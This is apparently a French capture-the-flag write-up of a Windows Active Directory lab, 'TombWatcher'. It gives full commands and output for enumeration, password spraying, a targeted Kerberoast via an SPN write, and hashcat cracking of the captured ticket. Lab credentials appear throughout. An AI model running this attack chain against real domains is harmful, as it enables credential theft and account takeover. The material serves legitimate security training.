

TombWatcher



TombWatcher



Medium



Windows

Énoncé

As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!

Scanning

TCP

nmap IP

```
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPss
```

```
nmap -sS -sV -sC -Pn -p- IP -v | tee nmap_result.txt
```

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-08
```

19:24:09Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-08T19:25:39+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a3964dc0104d3c5854e019e3c2ae0666
|_SHA-1: fe5e76e2d5284a338adfc84e92e3900e4234ef9c
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a3964dc0104d3c5854e019e3c2ae0666
|_SHA-1: fe5e76e2d5284a338adfc84e92e3900e4234ef9c
|_ssl-date: 2025-06-08T19:25:40+00:00; +4h00m00s from scanner time.
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a3964dc0104d3c5854e019e3c2ae0666
|_SHA-1: fe5e76e2d5284a338adfc84e92e3900e4234ef9c
|_ssl-date: 2025-06-08T19:25:39+00:00; +4h00m00s from scanner time.
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.tombwatcher.htb

```
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a3964dc0104d3c5854e019e3c2ae0666
|_SHA-1: fe5e76e2d5284a338adfc84e92e3900e4234ef9c
|_ssl-date: 2025-06-08T19:25:40+00:00; +4h00m00s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49677/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49678/tcp open msrpc Microsoft Windows RPC
49679/tcp open msrpc Microsoft Windows RPC
49698/tcp open msrpc Microsoft Windows RPC
49704/tcp open msrpc Microsoft Windows RPC
49723/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
etc/hosts >> tombwatcher.htb && DC01.tombwatcher.htb
```

Enumeration

netexec SMB

```
// henry / H3nry_987TGV! //
```

```
netexec smb 10.129.177.222 -u 'henry' -p 'H3nry_987TGV!' --shares
```

```
SMB 10.129.177.222 445 DC01 [*] Windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB 10.129.177.222 445 DC01 [+]
tombwatcher.htb\henry:H3nr****
SMB 10.129.177.222 445 DC01 [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB 10.129.177.222 445 DC01 [*] Enumerated shares
SMB 10.129.177.222 445 DC01 Share Permissions
Remark
SMB 10.129.177.222 445 DC01 -----
-----
SMB 10.129.177.222 445 DC01 ADMIN$
Remote Admin
SMB 10.129.177.222 445 DC01 C$
Default share
SMB 10.129.177.222 445 DC01 IPC$ READ
Remote IPC
SMB 10.129.177.222 445 DC01 NETLOGON READ
Logon server share
```

SMB	10.129.177.222	445	DC01	SYSVOL	READ
Logon server share					

Droits de lectures sur des partages par défauts, pas intéressant.

All-in-One

```
netexec smb 10.129.177.222 -u henry -p H3nry_987TGV! --groups --local-groups --loggedon-  
users --rid-brute --users --shares --pass-pol
```

SMB	10.129.177.222	445	DC01	498: TOMBWATCHER\Enterprise
Read-only Domain Controllers (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	500:
TOMBWATCHER\Administrator (SidTypeUser)				
SMB	10.129.177.222	445	DC01	501: TOMBWATCHER\Guest
(SidTypeUser)				
SMB	10.129.177.222	445	DC01	502: TOMBWATCHER\krbtgt
(SidTypeUser)				
SMB	10.129.177.222	445	DC01	512: TOMBWATCHER\Domain
Admins (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	513: TOMBWATCHER\Domain Users
(SidTypeGroup)				
SMB	10.129.177.222	445	DC01	514: TOMBWATCHER\Domain
Guests (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	515: TOMBWATCHER\Domain
Computers (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	516: TOMBWATCHER\Domain
Controllers (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	517: TOMBWATCHER\Cert
Publishers (SidTypeAlias)				
SMB	10.129.177.222	445	DC01	518: TOMBWATCHER\Schema
Admins (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	519: TOMBWATCHER\Enterprise
Admins (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	520: TOMBWATCHER\Group Policy
Creator Owners (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	521: TOMBWATCHER\Read-only
Domain Controllers (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	522: TOMBWATCHER\Cloneable
Domain Controllers (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	525: TOMBWATCHER\Protected
Users (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	526: TOMBWATCHER\Key Admins
(SidTypeGroup)				
SMB	10.129.177.222	445	DC01	527: TOMBWATCHER\Enterprise
Key Admins (SidTypeGroup)				
SMB	10.129.177.222	445	DC01	553: TOMBWATCHER\RAS and IAS
Servers (SidTypeAlias)				
SMB	10.129.177.222	445	DC01	571: TOMBWATCHER\Allowed RODC
Password Replication Group (SidTypeAlias)				
SMB	10.129.177.222	445	DC01	572: TOMBWATCHER\Denied RODC
Password Replication Group (SidTypeAlias)				
SMB	10.129.177.222	445	DC01	1000: TOMBWATCHER\DC01\$

```
(SidTypeUser)
SMB      10.129.177.222  445      DC01      1101: TOMBWATCHER\DnsAdmins
(SidTypeAlias)
SMB      10.129.177.222  445      DC01      1102:
TOMBWATCHER\DnsUpdateProxy (SidTypeGroup)
SMB      10.129.177.222  445      DC01      1103: TOMBWATCHER\Henry
(SidTypeUser)
SMB      10.129.177.222  445      DC01      1104: TOMBWATCHER\Alfred
(SidTypeUser)
SMB      10.129.177.222  445      DC01      1105: TOMBWATCHER\sam
(SidTypeUser)
SMB      10.129.177.222  445      DC01      1106: TOMBWATCHER\john
(SidTypeUser)
SMB      10.129.177.222  445      DC01      1107:
TOMBWATCHER\Infrastructure (SidTypeGroup)
SMB      10.129.177.222  445      DC01      1108:
TOMBWATCHER\ansible_dev$ (SidTypeUser)
```

- Ajout des utilisateurs dans **users.txt** :

```
Henry
Alfred
sam
john
ansible_dev$
krbtgt
```

- Les mots de passe trouvés seront stockés dans **password.txt**

kerberos

user's enumeration

```
kerbrute userenum --domain "tombwatcher.htb" users.txt --dc dc01.tombwatcher.htb
```

```
Version: dev (n/a) - 06/10/25 - Ronnie Flathers @ropnop
```

```
2025/06/10 09:21:51 > Using KDC(s):
```

```
2025/06/10 09:21:51 > dc01.tombwatcher.htb:88
```

```
2025/06/10 09:21:51 >  [+] VALID USERNAME:  ansible dev$@tombwatcher.htb
```

```
2025/06/10 09:21:51 > [+] VALID USERNAME: Henry@tombwatcher.htb
```

```
2025/06/10 09:21:51 > [+] VALID USERNAME:  Alfred@tombwatcher.htb
```

```
2025/06/10 09:21:51 > [+] VALID USERNAME: john@tombwatcher.htb
```

```
2025/06/10 09:21:51 > [+] VALID USERNAME: sam@tombwatcher.htb
```

```
2025/06/10 09:21:51 > Done! Tested 6 usernames (5 valid) in 0.576 seconds
```

- Tous les utilisateurs sont valide

bloodyAD

bloodyAD --host 10.129.177.222 -d TOMBWATCHER.HTB -u henry -p 'H3nry_987TGV!' get
writable --detail

```
distinguishedName: CN=Henry,CN=Users,DC=tombwatcher,DC=htb
thumbnailPhoto: WRITE
pager: WRITE
mobile: WRITE
homePhone: WRITE
userSMIMECertificate: WRITE
msDS-ExternalDirectoryObjectId: WRITE
msDS-cloudExtensionAttribute20: WRITE
msDS-cloudExtensionAttribute19: WRITE
msDS-cloudExtensionAttribute18: WRITE
msDS-cloudExtensionAttribute17: WRITE
msDS-cloudExtensionAttribute16: WRITE
msDS-cloudExtensionAttribute15: WRITE
msDS-cloudExtensionAttribute14: WRITE
msDS-cloudExtensionAttribute13: WRITE
msDS-cloudExtensionAttribute12: WRITE
msDS-cloudExtensionAttribute11: WRITE
msDS-cloudExtensionAttribute10: WRITE
msDS-cloudExtensionAttribute9: WRITE
msDS-cloudExtensionAttribute8: WRITE
msDS-cloudExtensionAttribute7: WRITE
msDS-cloudExtensionAttribute6: WRITE
msDS-cloudExtensionAttribute5: WRITE
msDS-cloudExtensionAttribute4: WRITE
msDS-cloudExtensionAttribute3: WRITE
msDS-cloudExtensionAttribute2: WRITE
msDS-cloudExtensionAttribute1: WRITE
msDS-GeoCoordinatesLongitude: WRITE
msDS-GeoCoordinatesLatitude: WRITE
msDS-GeoCoordinatesAltitude: WRITE
msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE
msPKI-CredentialRoamingTokens: WRITE
msDS-FailedInteractiveLogonCountAtLastSuccessfulLogon: WRITE
msDS-FailedInteractiveLogonCount: WRITE
msDS-LastFailedInteractiveLogonTime: WRITE
msDS-LastSuccessfulInteractiveLogonTime: WRITE
msDS-SupportedEncryptionTypes: WRITE
msPKIAccountCredentials: WRITE
msPKIDPAPIMasterKeys: WRITE
msPKIRoamingTimeStamp: WRITE
mSMQDigests: WRITE
mSMQSignCertificates: WRITE
userSharedFolderOther: WRITE
userSharedFolder: WRITE
url: WRITE
otherIpPhone: WRITE
```

```
ipPhone: WRITE
assistant: WRITE
primaryInternationalISDNNumber: WRITE
primaryTelexNumber: WRITE
otherMobile: WRITE
otherFacsimileTelephoneNumber: WRITE
userCert: WRITE
homePostalAddress: WRITE
personalTitle: WRITE
wwwHomePage: WRITE
otherHomePhone: WRITE
streetAddress: WRITE
otherPager: WRITE
info: WRITE
otherTelephone: WRITE
userCertificate: WRITE
preferredDeliveryMethod: WRITE
registeredAddress: WRITE
internationalISDNNumber: WRITE
x121Address: WRITE
facsimileTelephoneNumber: WRITE
teletexTerminalIdentifier: WRITE
telexNumber: WRITE
telephoneNumber: WRITE
physicalDeliveryOfficeName: WRITE
postOfficeBox: WRITE
postalCode: WRITE
postalAddress: WRITE
street: WRITE
st: WRITE
l: WRITE
c: WRITE

distinguishedName: CN=Alfred,CN=Users,DC=tombwatcher,DC=htb
servicePrincipalName: WRITE
```

Note

Qu'est-ce qu'un SPN ?

SPN = Service Principal Name

C'est un identifiant unique utilisé dans les environnements **Active Directory** pour associer un service réseau à un compte de service.

Rôle du SPN

- Le SPN permet à un client (comme un utilisateur ou une machine) d'authentifier un service via **Kerberos**.
- Il sert à dire à Kerberos : « Je veux obtenir un ticket pour ce service précis qui s'exécute sur cette machine. »

- Le ticket Kerberos sera chiffré avec la clé secrète (mot de passe) du compte de service associé à ce SPN.

Exemple concret

- Un service web IIS sur une machine peut avoir un SPN du type : `HTTP/webserver.example.com`
- Ce SPN est lié à un compte utilisateur de service dans Active Directory, par exemple `websvc`.
- Quand un utilisateur veut accéder au service HTTP sur `webserver.example.com`, il demande un ticket Kerberos pour ce SPN.
- Le ticket est chiffré avec le mot de passe du compte `websvc`.
- Le client peut ensuite s'authentifier auprès du service en présentant ce ticket

password spray

LDAP

`nxc ldap tombwatcher.htb -u users.txt -p password.txt --continue-on-success`

```
LDAP      10.129.177.222 389    DC01      [+]
tombwatcher.htb\Henry:H3nr****
LDAP      10.129.177.222 389    DC01      [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
LDAP      10.129.177.222 389    DC01      [-]
tombwatcher.htb\Alfred:H3nr****
LDAP      10.129.177.222 389    DC01      [-]
tombwatcher.htb\sam:H3nr****
LDAP      10.129.177.222 389    DC01      [-]
tombwatcher.htb\john:H3nr****
LDAP      10.129.177.222 389    DC01      [-]
tombwatcher.htb\ansible_dev$:H3nr****
LDAP      10.129.177.222 389    DC01      [-]
tombwatcher.htb\krbtgt:H3nr****
```

WinRM

`/// Non`

Kerberoasting

User henry


`getTGT.py -dc-ip "dc01.tombwatcher.htb" "tombwatcher.htb/" henry:"H3nry_987TGV!"`

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

- `henry@tombwatcher.htb` n'existe pas dans la base de données du KDC (le contrôleur de domaine).


WEB



gobuster

`gobuster dir -u http://tombwatcher.htb -w /usr/share/wordlists/seclists/Discovery/Web-content/big.txt`

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://tombwatcher.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,zip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/aspnet_client (Status: 301) [Size: 160] [-->
http://tombwatcher.htb/aspnet_client/]
```



Subdomain

ffuf -u <http://tombwatcher.htb/> -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host:FUZZ.tombwatcher.htb" -fs 703



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://tombwatcher.htb/
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-
subdomains-top100000.txt
:: Header     : Host: FUZZ.tombwatcher.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 703
```

```
:: Progress: [100000/100000] :: Job [1/1] :: 1058 req/sec :: Duration: [0:01:29]
:: Errors: 0 ::
```

Note

Maintenant, l'énumération est terminée. On passe à la phase d'exploitation, qui je pense est au niveau des droits attribués à notre utilisateur.

Exploitation

Alfred

<https://www.thehacker.recipes/ad/movement/dacl/targeted-kerberoasting>

Kerberoasting

Récupérer les SPN enregistrés dans le domaine

```
bloodyAD -d "tombwatcher" --host "dc01.tombwatcher.htb" -u "henry" -p "H3nry_987TGV!" set
object "alfred" servicePrincipalName -v 'http/anything'
```

```
[+] alfred's servicePrincipalName has been updated
```

Demander un ticket TGS pour un SPN précis

```
faketime -f "+4h" GetUserSPNs.py tombwatcher.htb/henry:'H3nry_987TGV!' -dc-host  
dc01.tombwatcher.htb -request
```

Pour trouver l'horodatage adapté, il suffit de faire `ntpddate` du domain cible, et d'adapter en fonction.

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon
Delegation				
-----	-----	-----	-----	-----
http/anything	Alfred		2025-05-12 17:17:03.526670	<never>

```
[-] CCache file is not found. Skipping...
```

```
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$40db13c9931a98a051bfe  
98828992db7$1b3947c11408cc6089c099cd938abe5eda160a7492348d49ab83e05949407104ae71d  
1496b336be9752fc517315a71c271700a5659112217b6b2f23a9b17c905a263ace6fde3bcd310f6b8  
5f7f23aa21c655037974878b0079da1c71512ffe42fd134596988e99f497ec406533448de7754b5b7  
444abef340a968167d60fbf45f4599523371a6a0ac32648b2060554315d76af6a14444542816538ef  
ff87cbf378af5e3faffcc8edd9d0d9fadc8d0e6b1d0c9d01bd894d35433ee2b2ad643269c17c680cc  
f5ebc183ab645273101af9ac7a3076053edaec62ef5ad3d23aac99fee8555a07301a56e8f111bcfed  
c6f5bb3af124b508589b3404e5bfc4041f357ad99f96cd2499afb949c21206172573a257f1c61990b  
e42f8e91ef037c3a9c96d49b48895c91bfed9d3c840a330f747d7f8588d0d52b0e9e6df5cf2b287e2  
6808ff10d53d4fe34fb709f583a06a834754d02cf81b5f6e616c011f60688cacb6af298dd0fe40de8  
10f48df91b7dd60a96a9dbe7cddab4553a3f8f3789bc885da03af228e98ccc03ac2e61044ec247b1  
9e997f5f54788898110cd0fb8d46c0d466fc54dbed1d96318559e44cb90f5ff4bbc96080798e89e7a  
9173e91496be2ecb02c837175ddfcd31ebc9069c3ef7b38d44fc6b408f6c73081a786d6f62f7b7573  
c068caf57047514f99640f6e8d7e755e994ca46b90b59bb7214c0497b0ee88510974d73691bb83dde  
86d705dee329273c06f55573f2fce1978c8fa240c06e59dd5c0ed67b7fe1464865663091260a5b14f  
762d3c6a5c5faa799f656018d199e95c81c4e08bed1cf179b0e2f38d22fa5d0381df6c1c54875b76a  
7193b33ef17f3913648139f17af4b500e432acf21f86c9da31b1cb72370b3af11a4be1c81c22871a0  
7691939db46475fb4fac3d791de5d25eba1a240ca905a4a6503618543d5dd5eff82e47aaf7cf9544c  
a8a637c3f41752fb2d04173d77d534cad985b7ed8ee79112c005d72220a24aca730c051f564a59b60  
381a58bbeelba1430368658d06fe4a374431998db49a3960652284e3af378b88cd98b4ee91e9d5709  
8338310c8898782c369500666fb5edb9f9f79ccfec8c869b62d23b19aaf31dbffedf02bf6e0dc4fc72  
5bfe361fe23f32ce3e4dbb2a498f1583f9ad514ad8c7a23db9a52f083024fc4bdb3f75de6f477d721  
0789580788da67ff660b9f94851a32ce5324bd5fbedaa5d9b72768c131e09694ba4176f2af3e3fe99  
c53700f09d517498f74103573e44e7fb38947fab205a22eccf218d233e9ffce144268f21d741d843b  
f5dab137739f314ea5469d920d094fd8c10fd31802a03e296d6fa8837ce314419e216e3cc4e08c6ff  
e5137e4ab2bb8777471e477a1d2095b171728a913d28698120f0973bd7d9b5353b6d6724433ac8eb7  
cf8f43e138a8b6811df364da95ef45bfa5ae05b6378e9bd44f38b71c002aca2ffda1514b362e1
```

Casser le HASH

```
hashcat -m 13100 -a 0 kerberoast.hash /usr/share/wordlists/rockyou.txt
```

```
output --> basketball
```

```
basketball >> password.txt
```

On repasse sur de l'énumération d'utilisateurs

netexec

ldap

```
nxc ldap tombwatcher.htb -u users.txt -p password.txt --continue-on-success
```

```
LDAP      10.129.186.212  389    DC01      [+]
tombwatcher.htb\Henry:H3nr****
LDAP      10.129.186.212  389    DC01      [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
LDAP      10.129.186.212  389    DC01      [-]
tombwatcher.htb\Alfred:H3nr****
LDAP      10.129.186.212  389    DC01      [-]
tombwatcher.htb\sam:H3nr****
LDAP      10.129.186.212  389    DC01      [-]
tombwatcher.htb\john:H3nr****
LDAP      10.129.186.212  389    DC01      [-]
tombwatcher.htb\ansible_dev$:H3nr****
LDAP      10.129.186.212  389    DC01      [-]
tombwatcher.htb\krbtgt:H3nr****
LDAP      10.129.186.212  389    DC01      [+]
tombwatcher.htb\Alfred:bask****
LDAP      10.129.186.212  389    DC01      [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
LDAP      10.129.186.212  389    DC01      [-]
tombwatcher.htb\sam:bask****
LDAP      10.129.186.212  389    DC01      [-]
tombwatcher.htb\john:bask****
LDAP      10.129.186.212  389    DC01      [-]
tombwatcher.htb\ansible_dev$:bask****
LDAP      10.129.186.212  389    DC01      [-]
tombwatcher.htb\krbtgt:bask****
```

WinRM

//Rien, Alfred n'a pas encore l'accès, il faut aller plus loin..

Note

On peut repartir maintenant sur une phase d'énumération, cette fois-ci avec l'utilisateur Alfred

netexec SMB

// Alfred / basketball //

```
netexec smb 10.129.229.91 -u 'Alfred' -p 'basketball' --shares
```

SMB	10.129.229.91	445	DC01	Share	Permissions
Remark					
SMB	10.129.229.91	445	DC01	-----	-----

SMB	10.129.229.91	445	DC01	ADMIN\$	
Remote Admin					
SMB	10.129.229.91	445	DC01	C\$	
Default share					
SMB	10.129.229.91	445	DC01	IPC\$	READ
Remote IPC					
SMB	10.129.229.91	445	DC01	NETLOGON	READ
Logon server share					
SMB	10.129.229.91	445	DC01	SYSVOL	READ
Logon server share					

bloodyAD

```
bloodyAD --host 10.129.229.91 -d TOMBWATCHER.HTB -u Alfred -p 'basketball' get writable --detail
```

```
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=tombwatcher,DC=htb
url: WRITE
wwwHomePage: WRITE

